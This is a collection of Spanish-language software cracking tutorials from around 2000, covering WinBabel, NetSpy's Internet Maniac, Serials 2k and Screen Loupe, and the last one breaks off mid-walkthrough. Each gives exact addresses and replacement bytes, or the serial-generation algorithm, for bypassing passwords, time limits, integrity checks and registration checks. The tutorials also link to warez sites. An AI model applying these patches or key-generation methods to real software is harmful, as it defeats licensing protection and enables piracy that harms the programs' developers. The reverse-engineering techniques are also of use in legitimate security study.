Para que el programa se vuelva a cargar en memoria correctamente (anulando todos los cambios que hicimos anteriormente), le cerramos y le volvemos a cargar con el Symbol Loader.

Entonces activamos nuestro efectivo breakpoint en 402974 y comenzamos con las modificaciones finales.

Usando F10, llegamos hasta 0040298B. Escribimos **a** en softice y hacemos nuestra bonita modificación de mover a EAX un 1 :).

a [enter]
mov eax, 1

Ya está.. hmmm pero tenemos que tener en cuenta una cosa. La anterior instrucción (la call) usaba 5 bytes, hemos tenido suerte, y nuestra instrucción (el mov) ocupa también 5. Entonces no tendremos q añadir nada para rellenar.

Entonces el código quedaría asi:
Inicialmente: E8 E8 D8 00 00 (call 00410278)
Nuevo código: B8 01 00 00 00 (mov eax, 1)

Ahora nos queda hacer el otro cambio... es en 402995.
Nos situamos allí y escribimos **a** en SoftIce. Ahora ponemos lo que queremos:

mov eax, 1

ya está... hmmmmmm ahora si que tenemos el 'problema' ese. Nuestra nueva instrucción ocupa 5 bytes, y la antigua ocupaba 7.
Bueno, solamente tendremos que rellenar los dos bytes de diferencia con 2 nops.

Ponemos DB 402995 en softIce, y en la parte de arriba nos aparecen los bytes de ese offset.
Solo tenemos que poner 90 90 en el 00 00 que queda al final de la instrucción y ya está arreglado.

Entonces el código quedaría asi:
Inicialmente: 8B 84 24 04 01 00 00 (mov eax, dword ptr [esp+00000104])
Nuevo código: B8 01 00 00 00 90 90 (mov eax, 1 | nop | nop)

Resumen:

Código Inicial:

```
:0040298B E8E8D80000     Call 00410278 | Llamada a la ventana de Password
:00402990 83F801         cmp eax, 00000001 | Eax no es 1 si damos cancel
:00402993 7571           jne 00402A06 | Vuelve al programa
:00402995 8B842404010000 mov eax, dword ptr [esp+00000104]| a eax resultado checkeos
:0040299C 6A00           push 00000000
:0040299E 85C0           test eax, eax | Comprueba si eax es 0.
:004029A0 7452           je 004029F4 | Si es 0, salta a Invalid password.
```

Código 'Reparado':

```
:0040298B B801000000     mov eax, 1 | (Nuevo) - Mueve 1 a eax
:00402990 83F801         cmp eax, 00000001 | Eax siempre será 1
:00402993 7571           jne 00402A06 | Nunca saltará
:00402995 B801000000     mov eax, 1 | (Nuevo) - Mueve 1 a eax
:0040299A 90             nop | (relleno)
:0040299B 90             nop | (relleno)
:0040299C 6A00           push 00000000
:0040299E 85C0           test eax, eax | eax lo pusimos en 1...
:004029A0 7452           je 004029F4 | Nunca saltará
```

Ok, ya está, ahora le damos en File/Administrationm Tools y directamente nos abré la ventana de opciones sin pedir ni password ni leches. :)

El cambio para que sea permantente en el ejecutable se realiza como ya explique antes... solo hay que modificar los bytes con un editor hexadecimal y listo.

Despedida, agradecimientos y esas cosas....

Ha quedado un tutorial bastante extenso, pero es lo que ocurre cuando se explica todo y no se da nada por supuesto... cosa que he intentado hacer (menos en lo de parchear los ejecutables) para que nadie se quede con dudas o atascado en cierto punto o haga cosas solo porque las pone aquí sin razonar el porqué.

Si os ha gustado este tutorial hacedmelo saber escribiendome a tntcrackteam@hotmail.com.

Agradecimientos y Saludos:

Primero a **Thndrkiss** por hacer el Serials 2k: ey, estoy ayudando a tus coders a mejorar la seguridad para próximas versiones...

· mr.White , mr.Black , Russ97 , Rahim , Zor , Ivanopulo , Daddy
· Biglarry , NetKing , ChosenFew , Zutphen, SoundMan
· rott , Vagante , ip| , Trevil , iNS0MNiA , iD|Victim , bigeasy
· DRinfoTHV , SiLvIuVBS , Strega , ^neo , CiRUS

· y por supuesto a todos los miembros de **TNT!**... semos los mejores :)))))

Nos vemos en el próximo Tutorial...

Tutor by: **XASX**

tntcrackteam@hotmail.com

http://kickme.to/tnt
http://warez.at/tnt
http://tnt.dominio.cl

WinBabel V4.2 (Pac)

CRACKER: ^**DeeJay**^

Proteccion: Limitacion de Tiempo Funciona 5 minutos si y 5 no
Proteccion de Integridad (No poder modificar el ejecutable)
URL: www.winbabel.com.
Herramientas: W32Dasm + SOFTICE + Hworks32

INTRODUCCION

Hora 00:00 es la hora de hacer algo para no aburrirme:
Ojeando un cd que tengo por aqui entre todos mis trastos, veo un programilla en la sección traductores, y tras leer la descripcion creo que puede ser entretenido.
Se trata de un programa que traduce todos los menus de todos los programas de win, asi como lo que copiemos al portapapeles, y para mas colmo las paginas web, y todo en tiempo real, claro que esto relentiza un poco la maquina por que tiene que ir traduciendo.

AL ATAKE

Pues nada manos a la obra...
1er contacto
Lo primero sera buscar al go que nos llame la atención, ejecutamos el programa, y ojeamos, ummmmmm...
nos damos cuenta de varias cosas, por ejemplo que no se registra mediante numero de serie, y que en la parte superioi pone winbabel(PAC), osea que el texto PAC no tiene que aparecer en la

version registrada.
Bien sigamos atentos, que pasa cuando se cumplen los primeros 5 minutos... bien vemos que nos sale una bonita pero molesta nag diciendo que esta Winbabel PAC traduce 5 minus si 5 minutos no.....
Bien ya tenemos por donde empezar.
Al atakerr
Cargamos el W32Dasm y buscamos la cadena Winbabel PAC:
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0003.5F4F(U), :0003.5F83(C), :0003.5F8A(C), :0003.5F99(C)
|
:0003.5FA0 837E0A00 cmp word ptr [bp+0A], 0000
:0003.5FA4 7427 je 5FCD
:0003.5FA6 837EFE01 cmp word ptr [bp-02], 0001
:0003.5FAA 7521 jne 5FCD

* Possible Reference to Dialog: DialogID_0001, CONTROL_ID:0004, "No registrado!!"
|
:0003.5FAC 6A04 push 0004
:0003.5FAE 16 push ss

* Possible StringData Ref from Data Seg 064 -"WinBabel PAC (Probar Antes de "
-"Comprar)"
|
:0003.5FAF 688D0C push 0C8D
:0003.5FB2 16 push ss

* Possible StringData Ref from Data Seg 064 -"WinBabel PAC traduce 5 minutos "
-"si y 5 no."
|
:0003.5FB3 68C10B push 0BC1
:0003.5FB6 0E push cs

```
:0003.5FB7 E8D8F9 call 5992
:0003.5FBA 83C40A add sp, 000A
:0003.5FBD 3D0600 cmp ax, 0006
:0003.5FC0 750B jne 5FCD
:0003.5FC2 16 push ss

* Possible StringData Ref from Data Seg 064 -"registro.exe"
|
:0003.5FC3 68B40C push 0CB4
:0003.5FC6 6A05 push 0005
:0003.5FC8 9AFFFF0000 call KERNEL.WINEXEC
```

Si nos fijamos en las condicones tenemos una incondicional y varias condiciones, y a juzgar por las direcciones estan muy juntas vamos a verlas...

```
:0003.5F7C 9AFFFF0000 call 0001.0E8Eh
:0003.5F81 0BD2 or dx, dx
:0003.5F83 7C1B jl 5FA0
:0003.5F85 7F05 jg 5F8C
:0003.5F87 3D0500 cmp ax, 0005
:0003.5F8A 7614 jbe 5FA0
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0003.5F85(C)
|
:0003.5F8C 16 push ss
* Possible StringData Ref from Data Seg 064 -"WinBabel.exe"
|
:0003.5F8D 68B40B push 0BB4
:0003.5F90 0E push cs
:0003.5F91 E81FFE call 5DB3
:0003.5F94 83C404 add sp, 0004
:0003.5F97 0BC0 or ax, ax
:0003.5F99 7405 je 5FA0
:0003.5F9B C746FE0100 mov word ptr [bp-02], 0001
```

Exactamente unas lineas mas arriba tenemos toas las condiciones vamos a estudiarlas
Si nos fijamos en las primeras lineas que hemos puesto, vemos que el mensaje nos sale siempre que vamos a la dirección
0003:5FA0

A si que ya sabemos donde no tiene que ir. Tenemos en las lineas

:0003.5F83 7C1B jl 5FA0
:0003.5F85 7F05 jg 5F8C
:0003.5F87 3D0500 cmp ax, 0005
:0003.5F8A 7614 jbe 5FA0

::::::::::::::

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0003.5F85(C)
|
:0003.5F8C 16 push ss
* Possible StringData Ref from Data Seg 064 -"WinBabel.exe"
|
:0003.5F8D 68B40B push 0BB4
:0003.5F90 0E push cs
:0003.5F91 E81FFE call 5DB3
:0003.5F94 83C404 add sp, 0004
:0003.5F97 0BC0 or ax, ax
:0003.5F99 7405 je 5FA0
Bien una vez estudiado esto pasemos a ver el codigo del mensaje:
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0003.5F4F(U), :0003.5F83(C), :0003.5F8A(C), :0003.5F99(C)
|
:0003.5FA0 837E0A00 cmp word ptr [bp+0A], 0000

:0003.5FA4 7427 je 5FCD
:0003.5FA6 837EFE01 cmp word ptr [bp-02], 0001
:0003.5FAA 7521 jne 5FCD

* Possible Reference to Dialog: DialogID_0001, CONTROL_ID:0004, "No registrado!!"
|
:0003.5FAC 6A04 push 0004
:0003.5FAE 16 push ss

* Possible StringData Ref from Data Seg 064 -"WinBabel PAC (Probar Antes de "
-"Comprar)"
muy bien pues una vez visto esto...
llegamos a la conclusionde que hay que obligarle a entrar y despues obligarle a ir a la dirección buena
Cambiamos la linea:
:0003.5F83 7C1B jl 5FA0
cambiando el 5F83 por EB1b --- JUMP
Obligamos a saltar a la buena en:
:0003.5FA4 7427 je 5FCD
cambiando 5Fa4 por EBA4 -- JUMP
Bueno ejecutamos el progama y vemos que funciona correctamente escepto una nag que nos sale al principio que pone NOTA:Esta copia de winbabel, bla bla bla...
Vamos a ocuparlçnos de ella buscamos en el W32Dasm y... bingo

- Referenced by a (U)nconditional or (C)onditional Jump at Address:
  |:0003.7852(C)
  |
  :0003.7869 837EF800 cmp word ptr [bp-08], 0000
  :0003.786D 743F je 78AE
  :0003.786F 6AFF push FFFF

:0003.7871 9AFFFF0000 call USER.MESSAGEBEEP
:0003.7876 6A00 push 0000
:0003.7878 16 push ss
* Possible StringData Ref from Data Seg 064 -"NOTA: Esta copia de WinBabel no "
-"est"
|
:0003.7879 681811 push 1118
:0003.787C 16 push ss

* Possible StringData Ref from Data Seg 064 -"WinBabel"

Pues cambiemos 743F por EB3F
Y para dejar las cosas bien hechas no nos vamos a conformar con esto, quitaremos el texto PAC que nos sale en la arte de arriba de la aplicacion, buscamos winbabel 4.2(PAC)

- Possible StringData Ref from Data Seg 064 -"WinBabel.exe"

|
:0003.5ED1 687E0B push 0B7E
:0003.5ED4 0E push cs
:0003.5ED5 E8DBFE call 5DB3
:0003.5ED8 83C404 add sp, 0004
:0003.5EDB 0BC0 or ax, ax
:0003.5EDD 7415 je 5EF4
:0003.5EDF 6A00 push 0000
:0003.5EE1 16 push ss
* Possible StringData Ref from Data Seg 064 -"WinBabel 4.2 (PAC)"
|
:0003.5EE2 688B0B push 0B8B
:0003.5EE5 FF7608 push word ptr [bp+08]
:0003.5EE8 FF7606 push word ptr [bp+06]
:0003.5EEB 0E push cs

:0003.5EEC E871FF call 5E60
:0003.5EEF 83C40A add sp, 000A
:0003.5EF2 EB13 jmp 5F07
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0003.5EDD(C)
|
:0003.5EF4 6A00 push 0000
:0003.5EF6 16 push ss
Cambiaos la linea:
:0003.5EDD 7415 je 5EF4
por EB15

Bueno pues cuando creemos que todo esta logrado, nos damos cuenta que al ejecutar el fichero nos da un error, " El fichero winbabel.exe ha sido modificado", merdé, jejej, bueno continuemos pues...
Buscamos algun detalle que nos diga donde esta esa proteccion de integridad, pero pensando llegamos a la conclusion que es mas sencillo tirrar del SoftIce, y así no perdemos tiempo XD..
Pues venga, arrancamos el SoftIce, ejecutamos el loader y cargamos el programa, lo ejecutamos y aparecemos en el Soft, pulsamos CTRL+D, y nos vuelve al programa ¡¡¡ meeee !!! suena la proteccion, y sin quitarla pulsamos CTRL+D para volver al Soft, vamos a poner un Break, or ejemplo por que no ponemos uno cuando desaparezca el mensaje, vamos...

Tecleamos en Soft:
HWND
nos aparece la lista y buscamos nuestro programilla osea
WINLABEL
::::::::
::::::::
0c64 xxxxxx xx WINLABEL xxxxxxx

0c64(2)xxxxx xx WINLABEL BUTTON
::::::::
OK, ya tenemos la ventana pillada por los innombreables, jejeje ahora ponemos un BREAK cuando desaparezca...
bmsg 0c64 wm_destroy
volvemos al programa y pulsamos el botón y.... Bingoooo.
Salramos al Soft, si te fijas en la barra vende que hay encima de la linea de comando veras que pone USER(), esta es justo la zona que nos nos vale para nada, pulsamos F12, hasta llegar a la zona donde pone WINBABEL, aqui sí.

Como es un programa a 16 bit no tenemos ni papas, del offset, asi que anotamos una fraccion para luego buscarla en el w32dasm, anotamos:

xxxx:00F1 9A00007F17 CALL USER.MESSAGEBOX
XXXX:0024 6AFE PUSH XXXXXX
XXXX:0026 CALL XXXXXXX

Vamos al W32Dasm y buscamos por ejemplo 6AFE
La primera aprada no nos dice nada pero la segunda llegamos a...

:0008.001B 6A00 push 0000
:0008.001D 6A00 push 0000
:0008.001F 9AFFFF0000 call USER.MESSAGEBOX
:0008.0024 6AFE push FFFE
:0008.0026 9AFFFF0000 call 0001.0D48h
:0008.002B 59 pop cx
:0008.002C 1F pop ds
Ummmmm, esto nos suena... ok pues vamos osea que este es el codifo que comprueba la integridad, muy bien camos a ver quien lo llama, subimos arriba y ...

Referenced by a CALL at Addresses:
|:0008.0085, :0008.01CE, :0008.0274
pues nada aqui tenemos nuestras llamada ahora solo tenemos que eliminarlas buscamos 0008:0085, 01CE y 0274
0008.0085 E878FF call 0000 **sustituimos E878FF por 909090**
0008.01CE E82FFE call 0000 **sustituimos E82FFE por 909090**
0008.0274 E889FD call 0000 **sustituimos E889FD por 909090**

Bueno pues con esto solucionamos el problema de integridad, ahora ya tenemos nuestro programa oeprativo.
Agradecer a MrCrimson, por sus animos, y como no a Karpoff, por su escelente trabajo.

PAra cualquier duda aqui me teneis
Saludos ^DeeJay^ 2000

Capturar un serial valido mediante la función hmemcpy

06 de Marzo de 2K

Crack: Sable

Herramientas: SoftIce 3.x 4.x

Introducción:

Hola, este es mi primer tut y por medio de él quiero compartir un truco que me enseñaron unos amigos.
Esta vez no usaremos los Apis típicos como ser: GetWindowText(a) o GetDlgItemText(a) sino que haremos uso de "hmemcpy", no es un Api pero es el mejor.
Este tut se lo dedico al amigo Karpoff.

Al Atake:

Carga el Sice (así le llamaremos al SoftIce, OK) y pon un breakpoint en hmemcpy o sea que debes escribir esto BPX HMEMCPY y presiona "Enter"; listo ya pusiste el breakpoint.
Ahora carga el programa víctima e introduce tus datos y el numero de registro falso por Ej:

Name: Sable
Serial: 123456

Luego presionas aceptar y ya estas dentro del Sice.

Lo que debes hacer ahora puede parecer un poco loco o sin sentido pero tienes que hacerlo es parte del truco.
Aprieta F10, entre 17 a 25 veces, hasta que veas algo parecido a esto:

```
PUSH ECX
SHR ECX,2          ; el número de palabras para copiar
REPZ MOVSD         ;copia desde ds:esi (32 bit) a es:edi (32 bit) (tu debes pararte aquí)
POP ECX
AND ECX,3
REPZ MOVSB         ;igual que repz movsd, pero solo un byte
XOR DX
XOR AX
```

Listo? Bueno, entonces escribí en el Sice esto y presiona enter:

D DS:ESI (si tu programa es de 32 bit) o D DS:SI (si es de16 bit)

En este momento debes ver en la Ventana de Datos tu nombre o el número de serie falso u otra cosa que pusiste.
Muy bien sigamos, ahora debes escribir esto:

D ES:EDI (si tu programa es de32 bit) o D ES:DI (si es de 16 bit)

Esto mostrará el lugar donde se copiará la información por Ej.: 22bf:00000000
Notas el segmento extraño (22bf). Si pusiéramos un BPR en este rango de memoria no rompería en lo absoluto. Al haber apretado F10 anteriormente toda la información que introdujiste es copiada

en “repz movsb”.
Vas entendiendo hasta ahora.
A esta altura tu debes estar tecleando:

PAGE 22BF:00000000 (este es solo en Ej. Tu debes poner el offset que tengas en la ventana de datos). Luego presiona enter (después de introducir un comando en el Sice siempre debes apretar enter) y verás algo parecido a esto:

Linear	Physical	Attributes	Type
80284960	01603960	P D AU RW	System

Lo que harás ahora es poner un BPR (punto de ruptura en el rango de memoria) a la dirección de situación lineal. Para hacer esto necesitas saber cuantos bytes están en el rango, para esto debes usar el seleccionador 30.

Ejemplo:

BPR 30:80284960 30:80284969 RW

Esto apenas puso un descanso en el rango para 9 bytes durante el acceso a RW (lectura-escritura).
Si tu no sabes como sumar los 9 bytes para conseguir el número que aparece en verde puedes tipear lo siguiente:

D 30:80284960

Y podrás copiarlo de la ventana de datos.

Siempre usa el seleccionador 30, porque siempre está.

Todo lo que hemos hecho es básicamente para no tener que estar preteando (F12) como bestias. Este truco es sumamente útil para los programas de 16 bits, porque el segmento siempre cambia.

Ahora puedes quitar el bpx hmemcpy (bc 00) y comenzar a teclear alegremente F5, observa bien la ventana de datos por que en cualquier momento aparecerá tu serial válido.

Importante:

"El uso de este material es solo para uso educativo, por ahora los cracks son ilegales cada cual es responsable del uso que le de a este tutorial, el autor no se hace responsable de nada."

Saludos a Todos
Sable

NetSpy 1.5 - Cómo regalar un programa a través de la winAPI...

Saludos koleguitas! en este texto vamos a ver cómo por vagancia o ignorancia un programador nos regala su producto por usar funciones incluídas en la winAPI que supongo que ya sabréis es un conjunto de librerías que contienen funciones preparadas como apoyo al programador para hacerle el trabajo más fácil y también para hacérnoslo a nosotros claro...

Antes de nada agradecer a Mr.Black toda su ayuda, desde sugerirme el programa hasta ayudarme con el win32ASM, que le vamos a hacer soy muy torpe, a pesar de seguir el ejemplo de Mr.Crimson y de tener el código completito no he sido capaz sin su ayuda de codificar el keygen, la programación no es lo mío...

¿? Herramientas a utilizar :

NetSpy 1.5 por Sumit Birla.

SoftICe 4.0 de Numega Tech.

WDASM 8.93 de URSoftware

¿? Cambiando de método...

Normalmente los programas de tipo "name/serial" los repaso directamente con SoftICe, en muchos me llevo el trastazo cuando luego los desensamblo (menudo palabro) ya que veo que habría sido más fácil empezar por desensamblarlo, en esta ocasión como no tenía SoftICe cargado y por no reiniciar pues empecé tirando de WDASM y SDRs, el ejecutable protegido es Internet Maniac.exe ...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004051C1(C)
|
:0040520D 6A10                    push 00000010

* Possible StringData Ref from Data Obj ->"Failure!"
                                  |
:0040520F 68B8354100              push 004135B8

* Possible StringData Ref from Data Obj ->"Incorrect registration code!"
                                  |
:00405214 6898354100              push 00413598
:00405219 56                      push esi

* Reference To: USER32.MessageBoxA, Ord:01C3h
                                  |
:0040521A FF1554114100            Call dword ptr [00411154]
```

Mil veces visto, tenemos nuestra "messagebox" y a ella nos lleva un salto condicional...vamos a verlo...listado muerto pa la people...ya veo a más de uno como loco invirtiendo el salto, no! ;P

```
:004051AD 8D542448                lea edx, dword ptr [esp+48]
:004051B1 8D442408                lea eax, dword ptr [esp+08]
:004051B5 52                      push edx
:004051B6 50                      push eax
:004051B7 E8142E0000              call 00407FD0
:004051BC 83C408                  add esp, 00000008
:004051BF 85C0                    test eax, eax
:004051C1 744A                    je 0040520D

* Reference To: KERNEL32.WritePrivateProfileStringA, Ord:0313h
                                  |
```

La dirección que está en rojo es el salto anterior, si no saltamos al mensaje de error qué hacemos? pues escribir los datos de registro en un fichero .ini mediante la función de la API que véis en azul...seguimos en busca del serial correcto así que vemos antes de nuestro salto condicional que se mete algo en eax y edx, luego se pasa a la función, serán nombre y serial? seguro...una bonita llamada, canta un poquito, vamos a ver qué nos dice la amiguita...

```
:00407FD4 8B742428                mov esi, dword ptr [esp+28]
:00407FD8 56                      push esi

* Reference To: KERNEL32.lstrlenA, Ord:0335h
                                  |
:00407FD9 FF1560104100            Call dword ptr [00411060]
:00407FDF 83F804                  cmp eax, 00000004
:00407FE2 7D07                    jge 00407FEB
:00407FE4 33C0                    xor eax, eax
:00407FE6 5E                      pop esi
:00407FE7 83C420                  add esp, 00000020
:00407FEA C3                      ret
```

Aparecemos por aquí, una bonita llamada a otra función de la API, a esta función simplemente le pasamos la dirección que apunta a una cadena y ella nos devuelve en eax su longitud en este caso en bytes, sin haber tocado SoftICe nos podemos hacer una idea al ver la comparación y el salto, el nombre o el número tienen que ser al menos de 4 bytes de longitud ya que como veis si el salto no se da ponemos eax a 0 y volvemos de la llamada, recordáis qué había después de la llamada? si EAX=0 "Error número incorrecto"...Vamos a seguir con los nuestro, evitando el mensaje de error, el salto se cumple, a ver qué sigue...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00407FE2(C)
|
:00407FEB 0FBE4601                movsx eax, byte ptr [esi+01]
:00407FEF 0FBE4E02                movsx ecx, byte ptr [esi+02]
:00407FF3 D1E0                    shl eax, 1
:00407FF5 50                      push eax
:00407FF6 0FBE4603                movsx eax, byte ptr [esi+03]
:00407FFA C1E102                  shl ecx, 02
:00407FFD 51                      push ecx
:00407FFE B90A000000              mov ecx, 0000000A
:00408003 99                      cdq
:00408004 F7F9                    idiv ecx
:00408006 B8A0C634FA              mov eax, FA34C6A0
:0040800B 8BCA                    mov ecx, edx
:0040800D D3E0                    shl eax, cl
:0040800F 8D4C240C                lea ecx, dword ptr [esp+0C]
:00408013 50                      push eax

* Possible StringData Ref from Data Obj ->"%01Ou-%d%d"
                                  |
:00408014 68383B4100              push 00413B38
:00408019 51                      push ecx

* Reference To: USER32.wsprintfA, Ord:02B3h
                                  |
:0040801A FF1544114100            Call dword ptr [00411144]
```

Sorpresa agradable, tenemos ahí abajo una llamada a wsprintfA, esa API simplemente da un formato determinado a los datos que le pasemos como parámetros, el formato se determina mediante especificaciones como la que tenemos en verde jum jum tiene buena pinta. No sabemos qué tenemos en ESI pero me apostaría el pescuezo a que es el nombre y el programa está calculando el serial verdadero, vamos a ver un poco más abajo...

```
* Reference To: USER32.wsprintfA, Ord:02B3h
                                  |
:0040801A FF1544114100            Call dword ptr [00411144]
:00408020 8B542440                mov edx, dword ptr [esp+40]
:00408024 83C414                  add esp, 00000014
:00408027 8D442404                lea eax, dword ptr [esp+04]
:0040802B 52                      push edx
:0040802C 50                      push eax

* Reference To: KERNEL32.lstrcmpA, Ord:0329h
                                  |
:0040802D FF1544104100            Call dword ptr [00411044]
:00408033 F7D8                    neg eax
:00408035 1BC0                    sbb eax, eax
:00408037 5E                      pop esi
:00408038 40                      inc eax
:00408039 83C420                  add esp, 00000020
:0040803C C3                      ret
```

Viendo esto ya me apuesto a mi hermana, el resultado de wsprintfA, es comparado con algo mediante la función lstrcmpA, a esta función le pasamos como parámetros las direcciones de las cadenas a comparar, si los valores son iguales la función devuelve en EAX el valor CERO, después hacemos unas operaciones con EAX y volvemos de la llamada, EAX no es cero luego registro correcto, escribimos los datos en el fichero .ini y gracias por pagar hermano...

¿? Comprobando con SoftICe...

Todo esto son suposiciones así que vamos a nuestro amigo SoftICe a que nos lo confirme, cargamos el Internet Maniac...metemos unos datos falsos (ambos mayores o iguales a 4 para no salir prematuramente), pasamos a SoftICe y ponemos un punto de ruptura tal que << bpx hmemcpy >>, le damos al botón de aceptar y aparecemos en SoftICe, vamos dando << F12 >> hasta estar en el código del Internet Maniac, una vez allí borramos nuestro bpx << bc 0 >> y ponemos otro justo antes del CALL, en la dirección :004051AD << bpx 4051AD>>, le pegamos a << F5 >> y ya tenemos el rollo, aquí están las instrucciones explicadas según vamos a ir viéndolas, creo que a estas alturas SOftICe debería estar controlado...

:004051AD	lea edx, dword ptr [esp+48]	;cargamos en edx la dirección donde tenemos el número de serie falso
:004051B1	lea eax, dword ptr [esp+08]	;cargamos en eax la dirección donde tenemos el nombre
:004051B5	push edx	;empilamos las dos direcciones, le pasamos a la rutina que controla el registro
:004051B6	push eax	;los parámetros para que decida si son correctos los datos
:004051B7	call 00407FD0	;vamos a la rutina
:00407FD0	sub esp, 00000020	;ajustes en la pila
:00407FD3	push esi	;salvamos el valor de ESI
:00407FD4	mov esi, dword ptr [esp+28]	;movemos a esi el nombre
:00407FD8	push esi	;se lo pasamos a la función para que calcule su longitud
:00407FD9	Call KERNEL32.lstrlenA	;calculando...
:00407FDF	cmp eax, 00000004	;si es menor que 4 registro incorrecto...
:00407FE2	jge 00407FEB	;si es mayor vamos por buen camino...
:00407FEB	movsx eax, byte ptr [esi+01]	;dejamos en eax el segundo byte de nuestro nombre (ASCII segunda letra)
:00407FEF	movsx ecx, byte ptr [esi+02]	;dejamos en ecx el tercer byte de nuestro nombre
:00407FF3	shl eax, 1	;desplazamos eax un byte a la izquierda = añadimos un cero a la derecha
:00407FF5	push eax	;empilamos ese valor **para wsprintfA**
:00407FF6	movsx eax, byte ptr [esi+03]	;dejamos en eax tenemos el cuarto byte de nuestro nombre
:00407FFA	shl ecx, 02	;desplazamos ECX dos bytes a la izquierda
:00407FFD	push ecx	;empilamos ese valor **para wsprintfA**
:00407FFE	mov ecx, 0000000A	;inicializamos ECX a 10
:00408003	cdq	;reseteamos EDX
:00408004	idiv ecx	;EAX = EAX /entera ECX , EDX = resto
:00408006	mov eax, FA34C6A0	;EAX contiene número mágico
:0040800B	mov ecx, edx	;ECX contiene el resto de la división entera anterior
:0040800D	shl eax, cl	;desplazamos número mágico un número de bytes igual al resto obtenido

:0040800F	lea ecx, dword ptr [esp+0C]	;metemos en ECX la dirección donde guardaremos serial verdadero
:00408013	push eax	;empilamos ese valor **para wsprintfA**
:00408014	push 00413B38	;le pasamos a wsprintfA el formato %010u-%d%d
:00408019	push ecx	;le pasamos a wsprintfA la dirección donde dejar el resultado (serial verdadero)
:0040801A	Call USER32.wsprintfA	;calculando...
:00408020	mov edx, dword ptr [esp+40]	;edx apunta al número de serie que hemos introducido (el falso =))
:00408024	add esp, 00000014	;ajustes en la pila...
:00408027	lea eax, dword ptr [esp+04]	;en EAX tenemos la dirección donde está el serial verdadero
:0040802B	push edx	;pasamos los parámetros a la función que los compara
:0040802C	push eax	
:0040802D	Call KERNEL32.lstrcmpA	;comparando...
:00408033	neg eax	;el resultado de la comparación es negado
:00408035	sbb eax, eax	;restamos teniendo en cuenta el flag de acarreo, C=1 luego EAX=EAX-EAX-1
:00408037	pop esi	;devolvemos a ESI el valor anteriormente salvado
:00408038	inc eax	;incrementamos EAX
:00408039	add esp, 00000020	;ajustes en la pila
:0040803C	ret	;volvemos de la llamada
:004051BC	add esp, 00000008	;ajustes en la pila...
:004051BF	test eax, eax	;es correcto nuestro número de serie?
:004051C1	je 0040520D	;miramos el flag de cero, Z=1 luego es más falso que Moe, No Registrado!

Bueno es tremendamente sencillo sacar un número correcto, y el keygen no es nada del otro mundo, sólo tenemos que trasladar el algoritmo y que saque el resultado en vez de chequearlo...esto queda para vuestras aventajadas mentes...

¿? Last words...

Como siempre dejar claro que karlitoxZ no es más que un novato en esto, mucho camino todavía por recorrer... aquí estoy para serviros en lo que me sea posible...

Saludos, agradecimientos, un piso en la luna y mil millones de dólares selenitas a ^CaR19^, Chochis, josepZ, Crokonite, esiel2, [xasx], D_A, skuater, karpoff, picsone, Mr.Black, Mr.White, Mr.Cyan...un placer conoceros a unos más y a otros menos ;P

Nos vemos en exp13 si es que algún día llega...

Expediente 12 (09/02/00) por karlitoxZ, parte activa de:

Visita la página que estoy rutando con ^CaR19^, llena de recursos para empezar a crackear y unas cuantas cosas más, completamente en castellano!!!

Karpoff Spanish Tutor

Programa:	**Screen Loupe Magnifier v 4.7 Win95/Nt**

PROTECCION:	NAME / SERIAL		
Descripcion:	aplicación para dar zoom en ciertas partes de tu pantalla		
Dificultad:	Principiante		
DOWNLOAD:	http://www.execpc.com/~sbd		
Herramientas:	Soft-Ice		
CRACKER:	Profesor X /TnT	**FECHA:**	24/04/2000

INTRODUCCION

Bueno amigos antes que nada quisisera decirles que si encuentran algun error en el tutorial favor de hacermelo saber a mi correo electronico profesor_x@hotmail.com, ya que esta es mi primera vez que hago un tutorial espero poder explicar la forma de sacar un numero de serie valido para el Screen Loupe Magnifier v 4.7 for Windows 95 /Nt.-

AL ATAKE

bueno empezemos para este proposito usaremos el SOFT-ICE con el cual obtendremos un numero de serie valido, que variara segun el nombre y organizacion que insertemos en la ventana de registro ok!!

les hago una pregunta amigos!!! cual seria el proceso a seguir para obtener el numero de serie, reflexionemos un poco.mmmm... bueno sale ya esta... lo esencial aqui seria encontrar la rutina en la cual el programa compara nuestro numero de serie con el numero de serie original, tambien podriamos ocupar otra forma de ataque la que seria modificando un salto condicional, pero como se dice aqui en mi pais

!!!! ESA ES OTRA HISTORIA !!!! JA!JA

por ahora ocuparemos la primera opcion que es la de buscar un serial valido ok!!!

lo primero sera reiniciar la P-CERA y cargar el SOFT-ICE una vez cargado el softice abrimos el programa screen loupe y nos vamos a el menu Help=>Register eh insertamos un User NAme, Organization, y cualquier registro en mi caso insertare:

User Name: Pr@fEsOr X

Organization: TnT Crack Team

Registrations: 111111

despues de insertar los datos en la ventana de registro nos vamos al SOFT-ICE pulsando CTRL-D Y aparece la ventana de edicion del SOFT-ICE despues insertamos un breakpoint recordemos que existen muchos tipos de breakpoints desde ahora los llamaremos (bpx) ok!!

entonces probamos con bpx (MESSAGEA),

los espero inserten el bpx!!! !!! ya !!!!

bueno continuemos volvemos a pulsar CTRL-D y regresamos al programa inmediatamente damos click en OK! y es ahi donde empieza la emocion, pero rayos!! que PASOOOO !!!! POR LA SANTA GLORIA DEL NIÑO DE ATOTOCHE !!!! no salio nada de nada me lleva la que metrajo que sera !!! bueno probemos con otro bpx. a ver mmmmmmmm!!! :) cual sera bueno, (RECUERDEN QUE NO SOY UN EXPERTO PARA SABER CUAL ES El BPX CORRECTO A PONER) osea que probemos con otro sale !! a ver si ponemos un bpx getdlgitemtexta, PROBEMOS..

insertamos bpx getdlgitemtexta pulsamos CTRL-D y saltamos al screen loupe y damos click en ok! y voila!!! ahora si saltamos directamente al SOFT-ICE,.

User32! Getdlgitemtexta

015F:BFF51743 MOV CL,A1

WHAT´S THIS!!! es la primera referencia a el bpx getdlgitemtexta ahorita estamos en la refencia a el User32.dll

ahora pulsamos f12 para saber quien mando hacer la llamada y nos manda a :

015F:0040e7fb CALL [USER32! Getdlgitemtexta-]

015f:0040e801 POP EDI

015D:0040e802 POP ESI AQUI CAPTURA EL USER NAME

****

en este paso vemos que el SOFT-ICE nos a capturado el nombre del User Name lo podremos ver y comprobrar esto si en la pantalla del SOFT-ICE ponemos D ESI en la ventana de caracteres aparecera 0000:0000 ???? ???? ???? ??? Pr@fEsOr X....

TECLEAMOS F12 otra vez.....

